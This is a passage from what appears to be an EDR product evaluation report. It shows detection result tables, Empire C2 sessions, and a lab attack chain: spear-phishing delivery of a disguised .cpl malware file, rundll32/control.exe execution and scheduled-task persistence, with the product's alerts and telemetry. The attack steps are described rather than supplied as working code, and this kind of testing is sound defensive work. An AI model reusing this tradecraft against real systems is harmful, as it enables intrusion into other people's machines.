
	ST-1	ST-2	ST-3	ST-4	ST-5	ST-6	ST-7	ST-8	ST-9	ST-10	ST-11	ST-12	ST-13	ST-14
Active Response	●	●	●	○	●	○	●	●	○	○	●	○	●	●
Telemetry	●	●	●	●	●	●	●	●	○	●	●	○	●	●
Total Result	●	●	●	●	●	●	●	●	○	●	●	○	●	●

Tab 1 Detection Test Results

● *Validated* ○ *Not Validated*

In addition, if no active alert was generated and our manual investigation failed to identify any telemetry-based events, we provided the vendor with an opportunity to collaborate with us in hunting for possible events. This approach ensured that important telemetry data was not overlooked due to potential differences in threat hunting methodologies or product-specific expertise.

The image below shows an overview of all the command-and-control sessions in Empire which are related to the attack scenario.



Name	Last Seen	First Seen	Hostname	Process	Language	Username	Internal IP	Actions
BRHV4L6X	a few seconds ago	8 hours ago	WS01	rundll32	powershell	LAB\		
XD9U1AL6	a few seconds ago	6 hours ago	WS01	googledrivesync	powershell	LAB\SYSTEM		
ZC8VUF5L	a few seconds ago	6 hours ago	WS01	powershell	powershell	LAB\		
2S843ET5	a few seconds ago	5 hours ago	WS02	powershell	powershell	LAB\SYSTEM		
S5G8FDU9	a few seconds ago	an hour ago	FS01	powershell	powershell	LAB\SYSTEM		

Rows per page: 15 1-5 of 5

Figure 4 Empire Command-and-Control sessions

Signal-to-Noise Test Results

This section presents detailed results for all Signal-to-Noise scenarios, each of which was executed independently and decoupled from the attack scenario.

Additional manual investigation of telemetry-based events was conducted *only* if an active alert was already present. The rationale behind this approach is that, in the absence of an active alert, it would not be meaningful to hunt for telemetry-related events - except in the context of active threat hunting, which is beyond the scope of this test.

	StN-1	StN-2	StN-3	StN-4	StN-5
Active Response	●	○	●	●	●

Tab 2 Signal-to-Noise Test Results

● *Validated* ○ *Not Validated*

Test Results in Detail: Detection Test


Please note that the "Date and Time of Execution" is provided in UTC time. However, in the screenshots, the displayed time may vary depending on the time zone settings configured in the software. Additionally, in this public report, certain sensitive information has been blurred in the screenshots. This includes details that could provide excessive insights to competitors. These measures have been taken to ensure fairness, confidentiality, and the integrity of the testing process. Additionally, please note that future test scenarios will not be identical and may evolve over time, ensuring a balanced and fair evaluation across all tested vendors.


Step 1. Delivery / Initial Access

Step 1	DELIVERY / INITIAL ACCESS
Description	In the first step, we simulate gaining initial access by delivering malware via a spear-phishing attack to the primary domain user on client WS01. We hosted our malware, Zoom-Plugin-2025.01.23.cpl, on the pCloud and implemented the link in the spear-phishing email sent from hrsimon60@gmail.com. We simulate the actions of the primary domain user on WS01 and simulate opening the spear-phishing email in Outlook, clicking the link that redirects to download the command-and-control malware, and downloading Zoom-Plugin-2025.01.23.cpl.
Action performed in user context	Domain User
Action performed at integrity level	Medium Integrity
Action performed on host	WS01

Step 1.1: Spearphishing Link	
Tactics / Techniques	Initial Access (TA0001), Phishing (T1566), Spear Phishing Link (T1566.002)
Date and time of execution	09.01.2025 at 07:15 PM UTC
Summary of observation	We did not observe any active alerts from the EDR when opening the phishing link from Outlook that redirects us to download the malicious .CPL file. We also did not observe any active EDR alerts when the .CPL file was downloaded to disk. Since we were unable to find any hunting-based telemetry on our own, we initiated an investigation or threat hunting session with the vendor after the attack simulation. In this case, we were able to collect telemetry showing that the malicious .CPL file was downloaded to the downloads folder by the targeted user on WS01. We also observed rundll32.exe being used to run the malicious control panel application (.CPL).

Step 1.1: Manual Investigation





Step 2. Foothold / Execution

Step 2	FOOTHOLD / EXECUTION
Description	Next, we simulate the action of the primary domain user on WS01 and run the malware **Zoom-Plugin-2025.01.23.cpl** as a Control Panel applet.
Action performed in user context	Domain User
Action performed at integrity level	Medium Integrity
Action performed on host	WS01

Step 2.1: Control Panel Applet

Tactics / Techniques	Execution (TA0002), User Execution (T1204), System Binary Proxy Execution (T1218), Control Panel (T1218.002)
Date and time of execution	09.01.2025 at 07:28 PM UTC
Summary of observation	We were able to observe detection based on an active alert related to a Control Panel item or application (.CPL) being run from a public directory (in this case, the download folder). Furthermore, based on manual investigation, we took a closer look at "All events related to the alerts" and were able to identify two events of medium importance, which show that rundll32.exe was used to run control.exe. After a few minutes, an additional detection appeared in the product's admin console or web console, indicating that the .CPL file was detected as malicious. As a result, the execution of the malicious control panel item was only possible because the EDR product was set to detection-only mode for this test. In other words, the file would not normally be allowed to run. Additionally, based on manual investigation and 10 minutes after the last alert related to the .CPL file detection, we were able to observe that the EDR had a "malware" detection related to the DNS name of our command-and-control redirector in Azure. We noticed that after some time, additional active alerts were created in the product's web console, indicating, for example, the use of generic post-exploitation tools (such as Empire).

Step 2.1: EDR Active Alerts

Event ti...	Event type	Host name	Details
2025-01-09 19:28:15.086	Detection	WS01.lab.local	Object: C:\Users\ \Downloads\Zoom-Plugin-2025.01.23.cpl Detected: PDM:Trojan.Win32.Generic Hash: SHA256 MD5
2025-01-09 19:28:15.013	Detection	WS01.lab.local	Object: C:\Users\ \Downloads\Zoom-Plugin-2025.01.23.cpl Detected: PDM:Trojan.Win32.Generic Hash: SHA256 MD5

State	New
Importance	Medium
Data source	ENDPOINT (2025-01-09 19:27:59)
Time created	2025-01-09 19:27:59
Time updated	2025-01-09 19:27:59

Scan results

TAA executing_control_panel_item_from_public_directories


State	New
Importance	High
Data source	ENDPOINT (2025-01-09 21:34:29)
Time created	2025-01-09 21:34:29
Time updated	2025-01-09 23:32:53


Scan results


TAA generic_postexploitation_tools_detection

Step 2.1: Manual Investigation

Event ti...	Event type	Host name	Details
2025-01-09 19:28:09.455	Process start...	WS01.lab.local	File: C:\Windows\System32\rundll32.exe Importance: Medium Hash: SHA256 MD5
2025-01-09 19:28:09.082	Process start...	WS01.lab.local	File: C:\Windows\System32\control.exe Importance: Medium Hash: SHA256 MD5


control.exe
rundll32.exe
Isolate WS01.lab.local
Create prevention rule
Create task
Details
Events (11)
Process started
IOA tags
executing_control_panel_item_from_public_directories
rundll32_execution
File
"C:\Windows\System32\rundll32.exe"
Process ID
17316
Launch parameters
"C:\WINDOWS\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Users\jack.white\Downloads\Zoom-Plugin-2025.01.23.cpl",
Find events
Parent process
File
"C:\Windows\System32\control.exe"
Process ID
11756
Launch parameters
"C:\WINDOWS\System32\control.exe" "C:\Users\ \Downloads\Zoom-Plugin-2025.01.23.cpl",
Find events
MD5
678985431cf80c6321ed12ae031d6979
SHA256
5dcb175d748da5892baaaf43418a694de5c35a6f847810a6b2d45581ffd0a1a8


Isolate WS01.lab.local
Create prevention rule
Create task
Details
Events (6)
Process started
IOA tags
executing_control_panel_item_from_public_directories
user_execution
File
"C:\Windows\System32\control.exe"
Process ID
11756
Launch parameters
"C:\WINDOWS\System32\control.exe" "C:\Users\ \Downloads\Zoom-Plugin-2025.01.23.cpl",
Find events
Parent process
File
"C:\Windows\explorer.exe"
Process ID
11672
Launch parameters
C:\WINDOWS\Explorer.EXE
Find events
MD5
0adea275061771555e05f5fd383ca4e1
SHA256
b121d7f22ba12fd42e3663de08305654c289f64c7daead4a0047b7d88e366346


rundll32.exe
290
Malware
Isolate WS01.lab.local
Create prevention rule
Create task
Details
History 92
Detection
Detect
Malware
Last action
2025-01-09 20:28:17.890
Object name
http:// -update .azure.co...
MD5
–
SHA256
–
Object type
URL
Detection mode
Default
Event time
2025-01-09 20:28:17.890
Event initiator
File
"C:\Windows\System32\rundll32.exe"
Process ID
17316
Launch parameters
"C:\WINDOWS\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Users\ \Downloads\Zoom-Plugin-2025.01.23.cpl",
Find events
MD5
SHA256


Step 3. Persistence


Step 3	PERSISTENCE
Description	Having established a foothold by opening a command-and-control channel on domain client WS01, we next simulate gaining unprivileged local persistence on WS01 via a scheduled task and registry key. • Scheduled Task → OneDriveUpdate • Registry Key → MicrosoftEdgeUpdate • For both persistence methods, we used the corresponding PowerShell module in Empire
Action performed in user context	Domain User
Action performed at integrity level	Medium Integrity
Action performed on host	WS01


Step 3.1: Scheduled Task

Tactics / Techniques	Persistence (TA0003), Scheduled Task/Job (1053), Scheduled Task (T1053.005)
Date and time of execution	10.01.2025 at 07:18 AM UTC
Summary of observation	We observed an active alert in the product's web console indicating that the task scheduler was executed or is running from a Windows shell. We also received an active alert showing "possible Meterpreter files or memory pages", indicating an in-memory detection of a Meterpreter payload. In this context, this detection does not seem to be correct because we are using Empire as the command-and-control framework, not Meterpreter. In addition, we did some manual investigation and reviewed the events associated with the alert and were able to get more details about the procedure that schtasks.exe ran on the target to create persistence via a PowerShell download cradle. The related images show in detail what parameters were used to create the persistence, or more specifically, what the created scheduled task persistence looks like in detail. Additionally, we observed that when persistence was executed automatically via a scheduled task, numerous active alerts were generated, including detections related to schtasks.exe and powershell.exe (triggered by AMSI). The scheduled task was configured to run at 09:00 AM UTC, and as anticipated, we successfully received an additional command-and-control (C2) session within the context of the powershell.exe process. This occurred because the scheduled task was designed to execute the Empire stager in memory using PowerShell.


Step 3.1 EDR Active Alerts




